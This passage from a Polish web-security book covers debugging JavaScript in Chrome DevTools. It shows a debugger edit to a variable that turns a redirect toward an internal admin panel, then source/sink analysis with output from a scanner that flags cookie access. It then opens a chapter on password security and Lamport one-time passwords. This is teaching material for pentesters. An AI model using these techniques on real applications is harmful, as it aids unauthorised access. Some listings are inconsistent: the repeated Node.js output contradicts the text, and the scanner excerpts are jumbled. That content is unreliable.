        } else {
            location.href = 'https://company.com/__internal__/ 2
supersecretadminpanel'
        }
    }

    setTimeout( redirect, 10000 )
</script>
</body>
</html>
```

Gdy zapiszemy ten dokument HTML i otworzymy go w przeglądarce, po 10 sekundach zostaniemy przekierowani na stronę *hackerone.com* i nie będziemy w stanie podejrzeć oryginalnego źródła (SOURCES będzie zawierać teraz źródła strony *hackerone.com*).

By zobaczyć, co dzieje się w funkcji `redirect()`, otworzymy Chrome DevTools, przełączmy się do zakładki SOURCES i odświeżmy zapisany dokument HTML. Teraz mamy 10 sekund, aby ustawić breakpoint w linii 16 (by to zrobić, należy kliknąć „16” w pasku z numeracją linii po lewej stronie). Gdy upłynie 10 sekund, przeglądarka wstrzyma wykonanie kodu w miejscu ustawienia punktu przerwania:



Rysunek 10. Przykładowa aplikacja wstrzymana w debuggerze przeglądarki Chromium


Linia podświetlona na niebiesko wskazuje kod, który zostanie wykonany w momencie wznowienia wykonywania programu (ważna uwaga: w tym momencie ten kod jeszcze nie jest wykonany!). Po prawej stronie znajduje się panel debuggera wyświetlający wiele informacji, m.in. aktualne wartości zmiennych czy stos wywołań funkcji.

Teraz możemy poświęcić tyle czasu, ile potrzebujemy, by przeanalizować działanie funkcji `redirect()`. Jak już wiemy, zostaniemy przekierowani na stronę *hackerone.com*, ale tylko wtedy, gdy warunek w linii 16 będzie spełniony (w tym przypadku wartość zmiennej `url` musi być prawdziwa, np. zawierać ciąg znaków będący adresem URL).

Zobaczmy zatem, co się stanie, gdy zmodyfikujemy wartość `url`, ustawiając ją na `false` (używając dowolnej wartości JavaScript, która w wyrażeniach ma wartość `false`: `0`, `null` czy pusty ciąg znaków – są to tzw. *falsy values*\*).


\* Więcej na ten temat w serwisie MDN: Mozilla, *Falsy*, <https://developer.mozilla.org/en-US/docs/Glossary/Falsy>.

By zmienić wartość zmiennej `url`, użyjemy panelu po prawej stronie (po kliknięciu na wartość zmiennej będziemy mogli ustawić jej nową wartość) i ustawimy ją na `false`:



Rysunek 11. Węzeł `script` pozwala na zmodyfikowanie wartości zmiennej `url`


Pora na przetestowanie, jak zmiana wpłynie na działanie programu. Na górze panelu debuggera znajdziemy ikony służące do kontroli przebiegu procesu debugowania.



Rysunek 12. Przyciski do kontroli procesu debugowania

Ikona (1) służy do wznowienia wykonywania programu (aż do momentu jego naturalnego zakończenia bądź do kolejnego punktu wstrzymania, jeśli taki został ustawiony) – użyjemy jej za chwilę. Kolejne ikony służą do kontynuacji wykonania kodu krok po kroku (2), kontynuacji (3) wewnątrz wywoływanej funkcji (debugger po napotkaniu wywołania funkcji domyślnie nie „wskakuje” do jej ciała, tylko traktuje to wywołanie jako pojedynczą instrukcję w kodzie), wyjścia z tej kontynuacji (4), wyłączenia breakpointów (5) oraz zatrzymania wykonania bez kontynuacji (6).

Sprawdźmy teraz, jak nasza zmiana wpłynęła na przebieg wykonania. Kliknijmy drugą ikonę od lewej (by wykonać jedną instrukcję). Zauważmy, że tym razem nie zostaliśmy przekierowani na stronę *hackerone.com*, a kolejną linią kodu do wykonania jest 19:



Rysunek 13. Zmieniony przebieg wykonania programu dzięki modyfikacji zmiennej url

Gdy teraz pozwolimy, aby program wykonał się dalej, klikając niebieską ikonę (pierwszą od lewej), zostaniemy przekierowani pod adres znajdujący się na stronie *company.com*, który jest wewnętrznym panelem administracyjnym.


Powyższy proces pozwolił na dojście do wniosku, że parametr przekazywany jako wartość url do funkcji `redirect()` może być podatny na wstrzyknięcie kodu i atak *Open Redirection* lub XSS (dzięki pseudoprotokołowi `javascript:`).

## Wykonywanie kodu JavaScript z użyciem snippetów (Snippets)

Czasami zdarza się, że jesteśmy zainteresowani jedynie niewielkim fragmentem kodu JavaScript aplikacji i chcemy skupić się wyłącznie na jego testowaniu, ale logika aplikacji wymaga, byśmy wykonali wiele czynności, zanim dotrzemy do interesującego nas punktu.

Wielokrotne powtarzanie całego procesu szybko może stać się nużące i czasochłonne, dlatego warto wyizolować interesujący nas fragment i wykonywać go w przeglądarce jako tzw. snippet. Snippets mają swoje ograniczenia (szczególnie w przypadku, gdy fragment kodu bazuje na wartościach zmiennych ustawionych wcześniej), ale często nie jest to problemem lub możemy te wartości ustawić samodzielnie, dodając je w snippetcie przed analizowanym kodem.

Edytor snippetów można otworzyć dzięki opcji znajdującej się w zakładce **SOURCES**:




Rysunek 14. Snippets dostępne są z menu znajdującego się w zakładce **SOURCES**

Po otwarciu edytora panel po lewej stronie wyświetli listę aktualnie istniejących snippetów. Edytor posiada podświetlanie składni JavaScript oraz tzw. *autocomplete*, który niestety pozbawiony jest bardziej zaawansowanych opcji, takich jak choćby formatowanie kodu. Do edycji i uruchamiania niewielkich fragmentów JavaScript nadaje się jednak znakomicie.


Snippet można uruchomić albo kombinacją klawiszy CTRL+Enter (CMD+Enter na macOS), albo poprzez kliknięcie ikony *PLAY* na górnym pasku edytora. Kod snippetu można edytować i uruchamiać dowolną ilość razy, jednakże istnieje jedno, dość istotne, ograniczenie.

Snippets uruchamiane są w kontekście okna przeglądarki z aktualnie otwartymi narzędziami deweloperskimi. Oznacza to, że wszystkie zdefiniowane w tym oknie zmienne mogą zostać nadpisane przez kod w snippetie. Drugim ograniczeniem jest fakt, że zmienne definiowane przy użyciu słowa kluczowego *let* oraz stałe definiowane za pomocą *const* nie mogą być definiowane ponownie w tym samym kontekście:




Rysunek 15. Uruchomiony snippet

Pierwsze uruchomienie powyższego snippetu zwróci oczekiwany rezultat. Niestety, za drugim razem otrzymamy jedynie komunikat błędu spowodowany faktem, że stała *SOME\_CONST* jest już zadeklarowana i nie można jej zadeklarować ponownie (jest to ograniczenie wynikające ze specyfikacji języka JavaScript, a nie działania narzędzi deweloperskich):



Rysunek 16. Ponowne uruchomienie snippetu ze zdefiniowaną stałą powoduje błąd składni (redeklaracja stałej)

Rozwiązaniem tego problemu może być wspomnienie się środowiskiem Node.js, które pozwala na uruchamianie kodu JavaScript w konsoli. Poniżej znajduje się przykładowy rezultat trzykrotnego wykonania tego samego kodu co w snippetcie powyżej, za każdym razem z nową wartością stałej `SOME_CONST`:



```

1  const SOME_CONST = 10
2
3  console.log("Value of SOME_CONST equals ", SOME_CONST)

```

```

blade:~/tmp $ node test.js
Value of SOME_CONST equals 10
blade:~/tmp $ node test.js
Value of SOME_CONST equals 10
blade:~/tmp $ node test.js
Value of SOME_CONST equals 10

```

Rysunek 17. Przykładowy wynik trzykrotnego uruchomienia kodu z rysunku 16 za pomocą Node.js

Node.js za każdym razem uruchamia kod JavaScript w nowym kontekście, więc nie występuje problem redekleracji zmiennych czy przypadkowego nadpisania czegośkolwiek.

Wadą Node.js w procesie testowania aplikacji internetowych jest brak jakichkolwiek API HTML5 (interfejsów programistycznych) obecnych w przeglądarce (np. DOM API, które implementuje obiekt `document`). Ponadto obiektem globalnym w Node.js jest `global`, a nie `window`, jak w przeglądarce, co może powodować błędy odwołań do niezdefiniowanych obiektów itp.

Jednak do testowania wyizolowanych fragmentów logiki biznesowej aplikacji webowej Node.js nadaje się znakomicie, właśnie ze względu na możliwość nieograniczonego, wielokrotnego uruchamiania tego samego kodu czy łączenia go z innymi narzędziami.

## Punkty wejścia i wykonania kodu (sources oraz execution sinks)

Kiedy analizujemy kod JavaScript, w pierwszej kolejności warto skupić się na dwóch bardzo istotnych kwestiach.

Pierwszą z nich są *sources* (źródła). Są to miejsca w kodzie, gdzie dane odczytane od użytkownika, np. z parametru przesłanego w adresie URL metodą GET czy też z innego źródła (*cookies*, *WebSocket* itp.), trafiają do programu i spotykają się z logiką biznesową.

Drugą są tzw. *execution sinks* – termin ten nie ma bezpośredniego polskiego odpowiednika. W uproszczeniu są to te miejsca w kodzie (elementy składni), które wykonują jakąś operację na źródle (czyli wartości, która pojawiła się w miejscu opisanym w poprzednim paragrafie). Przykładem może być funkcja `eval()`.

Proces znajdowania podatności w aplikacjach internetowych to tak naprawdę odnalezienie drogi łączącej źródło z *execution sink* oraz upewnienie się, że mamy kontrolę nad tym **źródłem i możemy je dowolnie lub w pewnym stopniu modyfikować, powodując zmianę zachowania programu (np. powodując błąd XSS)**.

W przykładzie w części poświęconej debuggerowi źródłem była wartość zmiennej `url`, natomiast *execution sink* – wywołanie `location.href`.

Na kanale *@LiveOverflow* w serwisie YouTube można obejrzeć bardzo dobry materiał wprowadzający do tego zagadnienia. Sugeruję przerwanie czytania tego rozdziału i poświęcenie ośmiu minut na zapoznanie się z tym filmem<sup>3</sup>.

We współczesnych aplikacjach internetowych możemy zidentyfikować kilkadziesiąt konstrukcji językowych i elementów różnych API wbudowanych w przeglądarki, które mogą zostać wykorzystane zarówno jako *sources*, jak i *execution sinks*. Przykładami mogą być pola formularzy, *cookies*, *Local* i *Session Storage* czy *WebSockets* (źródła). Do najpopularniejszych *execution sinks* należą m.in. wspomniana już funkcja `eval()`, `window.open()`, `document.write()`, `setTimeout()`, `Function()`, `innerHTML` czy `appendChild`.

Do szybkiej, wstępnej identyfikacji takich konstrukcji stworzyłem proste narzędzie *nodestructor*<sup>4</sup>. Jego zadaniem jest wyszukanie w pliku JavaScript (bądź rekurencyjnie we wszystkich plikach w katalogu podanym jako jeden z argumentów) wszystkich wystąpień zarówno konstrukcji podpadających pod kategorie źródeł, jak i *execution sinks*.

Oczywiście, nie każde takie wystąpienie oznacza z automatu znaną podatność. Droga od wejścia do wykonania kodu jest często bardzo długa, z wieloma operacjami dekodowania czy parsowania i „oczyszczania” danych wejściowych. Głównym założeniem było napisanie narzędzia, które ułatwiałoby znalezienie tych miejsc w kodzie w dużej liczbie plików (np. w rozbudowanych aplikacjach Node.js z dużą liczbą modułów *npm*).

Oto prosty przykład działania *nodestructora*. Posłużę się w nim plikiem *App-Measurements.js* ze strony *gm.com*, którego użyliśmy jako przykładu w części poświęconej wyszukiwaniu zaawansowanemu.

Po odwróceniu procesu minifikacji i zapisaniu pliku lokalnie na twardym dysku użyłem *nodestructora* (rysunek 18) z opcją `-H` dodając sprawdzanie wzorców specyficznych dla aplikacji działających w przeglądarce (czyli m.in. różne API HTML5, które nie występują w aplikacjach opartych na Node.js i które w przypadku takich aplikacji można pominąć).

Jak można zauważyć, narzędzie zidentyfikowało potencjalne miejsca mogące pełnić funkcję *execution sinks*. Większość z nich to tzw. *false positives*, ale dla celów prezentacyjnych przyjrzyjmy się jednemu z nich bliżej, mianowicie drugiemu od góry: inicjalizacji zmiennej *domain* wartością odczytaną z *location.host*.

Możemy teraz np. posłużyć się Visual Studio Code, by odnaleźć wszystkie późniejsze wystąpienia zmiennej *domain* i być może natrafimy na jej użycie w miejscu stwarzającym potencjalną możliwość uruchomienia wstrzykniętego kodu.

## PODSUMOWANIE

Wbrew pozorom przeglądarka i wbudowane w nią narzędzia pozwalają na przeprowadzenie dość kompleksowej analizy kodu aplikacji internetowej, identyfikacji potencjalnych podatności, zbadanie, jak aplikacja zachowuje się w odpowiedzi na określone dane wejściowe, czy wręcz przetestowanie przygotowanego ekspluata bezpośrednio na działającej aplikacji.

```
FILE: main.js
:: line 24 :: .document.cookie code pattern identified:
21  /*
22  if (!rawCookie) {
24      rawCookie = document.cookie;
25
26  var AUTHENTICATION_COOKIE_NAME = "AXZAuthCookie";
:: line 155 :: .document.location code pattern identified:
152  url = '/debug/thirdparty.jsp?redirectUrl=' + redirectUrl
153  /*
155      * document.location.host +
156  */
157  ;
:: line 155 :: .location.host code pattern identified:
152  url = '/debug/thirdparty.jsp?redirectUrl=' + redirectUrl
153  /*
155      * document.location.host +
156  */
157  ;
:: line 173 :: .document.cookie code pattern identified:
170
171  function getCDRProfileCookie() {
173      var start = document.cookie.indexOf(CDR_PROFILE_COOKIE_NAME + "=");
174      if ((!start) && (CDR_PROFILE_COOKIE_NAME != document.cookie.substring(0, CDR_PROFILE_COOKIE_NAME.length))) {
175          return null;
:: line 175 :: .document.cookie code pattern identified:
172  var start = document.cookie.indexOf(CDR_PROFILE_COOKIE_NAME + "=");
173  var len = start + CDR_PROFILE_COOKIE_NAME.length + 1;
175  if ((!start) && (CDR_PROFILE_COOKIE_NAME != document.cookie.substring(0, CDR_PROFILE_COOKIE_NAME.length))) {
176  }
177
:: line 182 :: .document.cookie code pattern identified:
179  return null;
180
182  var end = document.cookie.indexOf(";", len);
183  end = document.cookie.length;
184
:: line 184 :: .document.cookie code pattern identified:
181  var end = document.cookie.indexOf(";", len);
182  if (end == -1)
184      end = document.cookie.length;
185  return (unescape(document.cookie.substring(len, end)));
186  }
:: line 186 :: .document.cookie code pattern identified:
183  end = document.cookie.length;
184
```

Rysunek 18. Przykładowy wynik działania narzędzia nodestructor

Często okazuje się, że nie potrzeba żadnego innego narzędzia, by znaleźć nawet poważne błędy bezpieczeństwa w analizowanym kodzie. Mam nadzieję, że ten rozdział okaże się pomocny w codziennej pracy pentestera czy w poszukiwaniu błędów w programach *bug bounty* i pozwoli spojrzeć na przeglądarkę w nieco inny sposób niż jedynie jak na program do przeglądania stron WWW.



ksiazka.sekurak.pl/r6

- 1 CSS-Tricks, *An Introduction and Guide to the CSS Object Model (CSSOM)*,  
<https://css-tricks.com/an-introduction-and-guide-to-the-css-object-model-cssom/>
- 2 Za: Max S., *Optimizing the Critical Rendering Path*,  
<https://www.sitepoint.com/optimizing-critical-rendering-path/>
- 3 LiveOverflow, *Sources and Sinks – Code Review Basics*,  
[https://www.youtube.com/watch?v=ZaOtY4i5w\\_U](https://www.youtube.com/watch?v=ZaOtY4i5w_U)
- 4 Janicki R. ('bl4de'), nodestructor, <https://github.com/bl4de/security-tools/tree/master/nodestructor>

Adrian 'vizzdoom' Michalczyk

# Bezpieczeństwo haseł statycznych



## **WSTĘP**

Systemy teleinformatyczne oraz aplikacje – w tym aplikacje internetowe – są wykorzystywane przez wielu użytkowników jednocześnie. Aby kontrolować ich poczynania, musimy stosować procedury identyfikacji, uwierzytelniania i autoryzacji. Kluczem większości mechanizmów kontroli dostępu jest hasło statyczne, czyli – mogłoby się wydawać – łatwy w przechowywaniu sekret. Niestety, projektanci aplikacji często gubią się w gąszczu standardów i zostawiają wiele niedociągnięć w kryptosystemach zarządzania hasłami. Na domiar złego sami użytkownicy rzadko dbają o swoje bezpieczeństwo: wielu z nich naprędce wymyśla kilka prostych haseł, a potem wykorzystuje je w wielu serwisach. Gdy przestępca znajdzie lukę w systemie, konsekwencje stają się bolesne zarówno dla właścicieli aplikacji (utrata danych i wizerunku firmy), jak i dla jej użytkowników (utrata konta w wielu serwisach oraz pieniędzy). To sprawia, że bezpieczeństwo haseł nie może zostać odłożone na bok i trzeba o nie zadbać zawczasu – dotyczy to zarówno programistów, jak i użytkowników.

Podczas projektowania aplikacji musimy zadbać o bezpieczeństwo użytkowników – bez względu na to, na jakie ich nawyki trafimy. W czasie budowy kryptosystemu zarządzania hasłami musimy wybrać i skonfigurować wiele elementów. Do dyspozycji mamy algorytmy, biblioteki i utarte (choć zazwyczaj źle stosowane) wzorce projektowe. Przyjrzyjmy się więc, w jaki sposób zadbać o bezpieczeństwo haseł w swoich aplikacjach.

## **METODY UWIERZYTELNIANIA**

Aby zapewnić prywatność i bezpieczeństwo podczas korzystania z aplikacji, dostęp do danych musi być ściśle kontrolowany. Odpowiada za to proces kontroli dostępu, na który składają się: **identyfikacja, uwierzytelnienie i autoryzacja**.

**Identyfikacja** to deklaracja pewnej tożsamości, która polega na dostarczeniu unikatowych informacji charakteryzujących pewien byt. Przykład: okazanie dowodu tożsamości w banku lub urzędzie (imię, nazwisko, PESEL, zdjęcie) lub, w przypadku aplikacji webowych, podanie loginu i pseudonimu (administrator) w formacie logowania.

**Uwierzytelnienie** to weryfikacja, czy podana wcześniej tożsamość nie jest fałszywa. Pracownik banku sprawdzi, czy zdjęcie w dowodzie osobistym jest podobne

do identyfikującej się osoby, a aplikacja zweryfikuje, czy hasło jest takie samo jak to podane w czasie rejestracji. Ciekawostka: często słyszy się określenie „autentykacja”, które jest błędnym tłumaczeniem angielskiego słowa *authentication*.

Po poprawnym uwierzytelnieniu system jest pewien, z kim ma do czynienia. **Autoryzacja** jest decyzją, czy konkretny użytkownik może wykonać daną czynność, czy też nie. Bank może sprawdzić, czy kredytobiorca jest osobą pełnoletnią, a aplikacja webowa – czy użytkownik chcący zmienić treść na stronie jest przypisany do grupy administratorów.

Każda faza procesu kontroli dostępu musi być odpowiednio zabezpieczona. Skupmy się jednak ściśle na kontekście bezpieczeństwa hasel – czyli na fazie uwierzytelnienia. Typowymi zagrożeniami, które możemy tu napotkać, są np.: *SQL Injection*, *Session Fixation*, *Cross-Site Scripting (XSS)*, *Cross-Site Request Forgery (CSRF)*\*, niezabezpieczony kanał komunikacyjny (HTTP bez TLS) oraz różnego rodzaju ataki phishingowe (np. *Clickjacking* lub atak homograficzny). Załóżmy jednak, że projektanci aplikacji odpowiednio ją zabezpieczyli, wystrzegając się wymienionych powyżej zagrożeń (choć mówi się, że zawsze istnieje przynajmniej jeden nieodkryty błąd). Potencjalny włamywacz dalej ma szansę na przejęcie kont i aplikacji: przewidywalne nazwy użytkowników i proste hasła stanowią furtkę do niejednego systemu.

Zastanówmy się, czym tak naprawdę są **dane uwierzytelniające** i w jaki sposób możemy się uwierzytelniać. Informacją uwierzytelniającą może być:

- ▶ **coś, o czym wiemy** – system weryfikuje, czy informacje podane podczas rejestracji się zgadzają (np. hasło statyczne, nazwisko panięńskie matki),
- ▶ **coś, co posiadamy** – sprawdza się tu, czy jesteśmy w posiadaniu pewnego przedmiotu (np. karty inteligentnej do zamka cyfrowego czy wirtualnego tokena wysłanego na adres e-mail lub na konkretny numer telefonu),
- ▶ **coś, czym jesteśmy** – w tym przypadku sprawdzane są nasze specyficzne cechy identyfikujące, jak wygląd (skan tęczówki oka) czy sposób zachowania (analiza grafologiczna podpisów).

Wiemy, że uwierzytelnianie jest krytycznym elementem kontroli dostępu do zasobów. Musimy więc zadbać o to, aby informacja uwierzytelniająca była przekazana w sposób bezpieczny (przez szyfrowany kanał HTTPS, poza wzrokiem potencjalnych podglądaczy itp.). Zazwyczaj weryfikujemy jedną informację, jednak nic nie stoi na przeszkodzie, aby sprawdzać kilka danych uwierzytelniających; mówimy wtedy o uwierzytelnianiu dwuskładnikowym (lub wieloskładnikowym). Niesie to ze sobą realny wzrost bezpieczeństwa, w szczególności gdy weryfikowane będą różne kategorie danych uwierzytelniających – np. hasło oraz token wyświetlony na telefonie. Przyjrzyjmy się teraz najpopularniejszej metodzie uwierzytelniania, czyli hasłu statycznemu.

---

\* Więcej nt. tych podatności zob. w rozdz.: *Podatność SQL Injection*, *Podatność Cross-Site Scripting (XSS)*, *Podatność Cross-Site Request Forgery (CSRF)*.

## Hasła statyczne

Hasło statyczne to pewien ciąg znaków znany wyłącznie uwierzytelniającej się osobie. Wdrożenie tej metody jest bardzo proste – wystarczy zachować pewien ciąg w bazie danych, a potem go porównywać. Ponadto użytkownicy nie mają żadnych problemów z przekazaniem takich danych (za to niezbyt chętnie skanujemy tęczęwkę oka), nic więc dziwnego, że hasło statyczne jest tak popularne w informatyce.

Mimo wielkich zalet wybór hasła jako metody uwierzytelnienia ma swoje wady. Po pierwsze, zapamiętywane dane są stosunkowo prostymi ciągami znaków (zazwyczaj jest to kilka znaków ASCII z zakresu 32DEC–126DEC). Po drugie, ze względu na popularność tej metody użytkownicy muszą dziś zarządzać dziesiątkami, jeśli nie setkami haseł, przez co większość z nich jest krótka, powtarzalna oraz przechowywana w niebezpieczny sposób: na odwrocie karty kredytowej, na karteczkach samoprzylepnych... Ponadto łatwość implementacji powoduje, że programiści rzadko modelują zagrożenia kryptosystemu zarządzania hasłami („to zbyt proste, aby się pomylić”) i powielają wiele niebezpiecznych schematów.

Hasła statyczne i sposoby ich przechowywania rozłożymy jeszcze na czynniki pierwsze i przeanalizujemy. Wcześniej jednak poznamy inne popularne metody uwierzytelniania: hasła jednorazowe i protokół wyzwanie–odpowiedź.

## Hasła jednorazowe

W metodzie haseł jednorazowych (ang. *one-time passwords*) należy udowodnić posiadanie pewnego obiektu – zazwyczaj tokena, wysłanego SMS-em lub wyświetlanego na urządzeniu mobilnym.

Bezpośrednio po poprawnym uwierzytelnieniu hasło jednorazowe traci swoją wartość. Często stosowaną praktyką jest też hasło ważne tylko przez pewien czas (minutę, dobę...). Dlatego gdy zostanie wykradzione lub podsłuchane, to atakujący nie będzie mógł go później użyć. Nawet gdy wykradzony token zostanie użyty przez agresora, ofiara szybko dowie się o kradzieży, bo nie będzie mogła się uwierzytelnić. Nie jest to oczywiście komfortowa sytuacja, jednak w przypadku kradzieży hasła statycznego ofiara może się o tym fakcie nigdy nie dowiedzieć.

W kontekście bezpieczeństwa najważniejsze jest dostarczenie wygenerowanej wartości od generatora haseł do uwierzytelniającej się osoby. Co ciekawe, można odejść od klasycznego modelu generacji tokena po stronie serwera i jego użycia po stronie klienta. Rozważmy teraz wariant, gdy to osoba uwierzytelniająca generuje hasła jednorazowe, a serwer wyłącznie je weryfikuje. W konsekwencji wyciek bazy danych serwera nie naraża użytkowników na dalsze niebezpieczeństwa, lecz niestety są oni bardziej zaangażowani w proces uwierzytelnienia – to oni inicjują całą procedurę i przechowują sekrety. Takie podejście jest szeroko stosowane w informatyce, m.in. w tokenach jednorazowych *RSA SecurID* czy *Google Authenticator*.

Powyższa metoda pierwotnie została przedstawiona w 1981 roku przez Leslie Lamport, który pokazał sposób uwierzytelniania wykorzystujący jednokierunkowe łańcuchy skrótu (ang. *one-way hash chain*). Do budowy takich łańcuchów wykorzystał funkcje skrótu (niebawem zagłębimy się we właściwości funkcji skrótu, jednak w tym momencie wystarczy zapamiętać, że są to funkcje jednokierunkowe

$H(x) = y$ , gdzie na podstawie wyniku ( $y$ ) nie można wyliczyć argumentu ( $x$ )). Dzięki jednokierunkowości technika Lamporta doskonale sprawdza się podczas wymiany danych uwierzytelniających przez niezaufane medium (pod warunkiem że medium nie jest ciągle modyfikowane przez agresora, ponieważ w takim przypadku zawsze może odrzucić żądanie klienta i sam wysłać przechwycone dane do serwera, poprawnie się uwierzytelniając).

W algorytmie Lamporta mamy klienta, który wygeneruje sekret ( $S$ ) i zapamiętuje go. Potem serwer jest inicjalizowany funkcją skrótu, na której wejście podaje się sekret  $S$ . Podczas samego uwierzytelnienia klient będzie wysyłał kolejne elementy jednokierunkowego łańcucha skrótu (weryfikowanego przez serwer), jednak ze względu na jednokierunkową naturę skrótu ewentualny podsłuchiwaniec przechwytyjący skrót nie będzie mógł wyliczyć z niego sekretu.

Przeanalizujmy teraz pseudokod powyższego algorytmu, opierając się na listingu 1.

*Listing 1. Uwierzytelnianie hasłem jednorazowym – algorytm Lamporta*

```
# H() - kryptograficzna funkcja skrótu
# G() - funkcja generująca hasła
# S - sekret użytkownika

1: procedure ClientInit
2:   S ← G()
3:   cn ← 10000          # UserN
4:   serverInit(clientStep(1))
5: end procedure

6: function ClientStep(currentStep)
7:   userPwd ← S
8:   for i = 1 to (cn - currentStep) do
9:     userPwd ← H(userPwd)
10:  end for
11:  return userPwd
12: end function

13: procedure ServerInit(pwd)
14:   sn ← 1              # ServerN
15:   serverPwd ← H(pwd)
16: end procedure

17: procedure ClientCheck
18:   step ← sn
19:   ServerCheck(ClientStep(step))
20:   if sn > cn then
21:     ClientInit()      # łańcuch wyczerpany, generuj nowy sekret
```

```

22:   end if
23: end procedure

24: function ServerCheck(pwd)
25:   if H(pwd) = serverPwd then
26:     sn ← sn + 1
27:     serverPwd ← pwd
28:     return true      # Hasło poprawne
29:   else
30:     return false     # Hasło niepoprawne
31:   end if
32: end function

```

Algorytm rozpoczyna się inicjalizacją klienta *ClientInit*. Klient generuje sekretne hasło ( $S$ ), wykorzystując pewną metodę generowania haseł ( $G$ ). Klient ustala też długość łańcucha – wartość  $cn$ , np. 10 000. Ostatnim krokiem inicjalizacji klienta jest utworzenie ostatniego skrótu w łańcuchu. Wywoływana jest funkcja *ClientStep*, w której  $cn-1$  razy (9999 razy) sekret  $S$  podawany jest na wejście funkcji jednokierunkowej. Wynik tej operacji przesyłany jest do procedury inicjalizacyjnej serwera *ServerInit* (linia 4). Serwer po swojej stronie ustawia wartość nowej zmiennej  $sn = 1$  oraz zapamiętuje przed chwilą otrzymany wielokrotny skrót sekretu klienta.

Obie strony komunikacji są już zainicjalizowane. Przejdźmy do faktycznego uwierzytelnienia. Rozpoczyna się ono po stronie klienta od wywołania procedury *ClientCheck*. Najpierw z serwera pobierana jest wartość  $sn$  (początkowo wynosi ona 1). Klient używa tej liczby, aby wygenerować po swojej stronie skrót hasła  $P_{sn}$ , w funkcji *ClientStep*. Za pierwszym razem skrót  $P_1 = H(H(H...S)))$ . W każdej kolejnej próbie uwierzytelnienia liczba powtórnych wyliczeń skrótu będzie mniejsza, aż ostatecznie  $P_{sn} = H(S)$ .

Wyliczony w ten sposób skrót trafia na wejście funkcji *ServerCheck* (linia 19). W pierwszej iteracji serwer weryfikuje, czy przesłana przez klienta wartość  $H(P_1)$  zgadza się z wartością zapisaną w czasie inicjalizacji serwera ( $P_0$ ). W ogólnym przypadku serwer weryfikuje następujący warunek:

$$H(P_{sn}) = P_{sn-1}$$

